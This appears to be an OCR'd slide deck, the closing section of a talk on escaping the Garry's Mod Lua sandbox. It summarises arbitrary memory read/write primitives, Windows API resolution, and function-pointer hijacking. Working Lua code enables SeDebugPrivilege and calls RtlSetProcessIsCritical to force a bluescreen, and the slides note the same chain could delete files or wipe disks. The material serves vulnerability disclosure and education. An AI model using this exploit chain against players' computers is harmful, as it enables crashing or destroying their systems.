
Calling Windows API Functions

Module Layout

If we have an address within a module, we can search for the start:

- Modules are 0x00010000 aligned.
- We can search every 0x00010000 bytes downwards.
- We can check for "MZ" from the DOS header.
- We can check for "PE" in the PE header.

Note: Trying every page instead of every 0x00010000 bytes increases the likelihood of hitting non-readable pages.
And crashing the game.



Skip to Windows API calling summary

Calling Windows API Functions
Getting Function Addresses

- `AddressOfFunc` can give us addresses in lua_shared.dll and client.dll.
- Addresses in a module let us determine its base address.
- Given a module's base address, we can crawl its import table to find function addresses in other modules.
- We can recursively explore modules.

Skip to Windows API calling summary

Calling Windows API Functions
Getting Function Addresses

`GetProcAddress`

Imported by client.dll and lua_shared.dll

`GetModuleName`

Imported by client.dll and lua_shared.dll

`VirtualProtect`

Imported by lua_shared.dll

(how handy, we don't need to crawl through all the module structures after all)

Calling Windows API Functions
Getting Function Addresses

- We can get the addresses of `GetProcAddress`, `GetModuleName` and `VirtualProtect`.

- We can call `VirtualProtect`.

→We can call any function pointer.

Calling Windows API Functions

Getting Function Addresses

→We can call `GetModuleName` and `GetProcAddress` to get a pointer to any Windows API function. (LOL ASLR)

→... and we can call any function pointer.

→We can call any Windows API function

Calling Windows API Functions

We can call any Windows API function

Is this awesome?

Goals

1. ✓ Work out how to write to arbitrary memory inside the Garry's Mod process.
2. Work out how to call Windows API functions.
3. Induce blue screen of death.

Goals

- ✓ Work out how to write to arbitrary memory inside the Garry's Mod process.
- ✓ Work out how to call Windows API functions.

3. Induce blue screen of death.

Bluescreens

How?

Bluescreens

RtlSetProcessIsCritical

- `RtlSetProcessIsCritical` marks the current process as a “critical” process.
- If a “critical” process terminates (even normally), Windows bluescreens.
- `RtlSetProcessIsCritical` requires `SeDebugPrivilege` to be enabled on the current process.

Bluescreens
SeDebugPrivilege

```
local hCurrentProcess = Kernel32.GetCurrentProcess () -- returns 0xFFFFFFFF
local hToken, returnCode = Advapi32.OpenProcessToken (hCurrentProcess, TOKEN_ADJUST_PRIVILEGES)
local luid, returnCode = Advapi32.LookupPrivilegeValue (0, "SeDebugPrivilege") -- LUID

local tokenPrivileges = TOKEN_PRIVILEGES ()
tokenPrivileges:SetFieldValue ("PrivilegeCount", 1)
local privileges = tokenPrivileges:GetFieldValue ("Privileges") -- LUID_AND_ATTRIBUTES
privileges:SetFieldValue ("Luid", luid)
privileges:SetFieldValue ("Attributes", SE_PRIVILEGE_ENABLED)

local returnCode = Advapi32.AdjustTokenPrivileges (
    hToken,
    false,
    tokenPrivileges,
    tokenPrivileges:GetSize (),
    nil,
    nil
)

Kernel32.CloseHandle (hToken)
```


0x00000020

0x00000002

Bluescreens

```
Advapi32.EnableDebugPrivilege () -- The previous slide
NtDll.RtlSetProcessIsCritical (true, nil, false)
Kernel32.ExitProcess (0)
```

Bluescreens


A problem has been detected and Windows has been shut down to prevent damage
to your computer.
A process or thread crucial to system operation has unexpectedly exited or been
terminated.
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any Windows updates you might need.
If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.
Technical information:
*** STOP: 0x000000F4 (0x0000000000000003,0xFFFFFA8007445060,0xFFFFFA8007445340,0
xFFFFF800029987B0)
Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 45

Goals

- ✓ Work out how to write to arbitrary memory inside the Garry's Mod process.
- ✓ Work out how to call Windows API functions.

3. Induce blue screen of death.

Goals

- ✓ Work out how to write to arbitrary memory inside the Garry's Mod process.
- ✓ Work out how to call Windows API functions.
- ✓ Induce blue screen of death.

Summary

- We can convert `UInt32s` to `floats` in Lua. (link)
- We can use `mesh.AdvanceVertex` and `mesh.TexCoord` to write to arbitrary memory addresses. (link)

Summary

- We can get the address of Lua objects using `string.format ("%p")`.
- We can get the address of bound C functions using `jit.util.funcinfo (f).addr`.

Summary

- We can overwrite a `string`'s length to allow us to read from nearly arbitrary memory. (link)
- We can overwrite a `Vector`'s pointer to allow us to read from and write to arbitrary memory. (link)

Summary

- We can get the addresses of Windows API functions by reading through module structures. (link)

- We can call function pointers by replacing the `ISurface` vtable pointer. (link)

In case it wasn’t clear

- We’re not limited to bluescreening the computer.
- We can delete files, install programs, wipe the hard disk (if the user is an administrator), etc...

Congratulations!

You've made it through 162 slides.

(unless you skipped some)

(I should go look for a job :<)

– !cake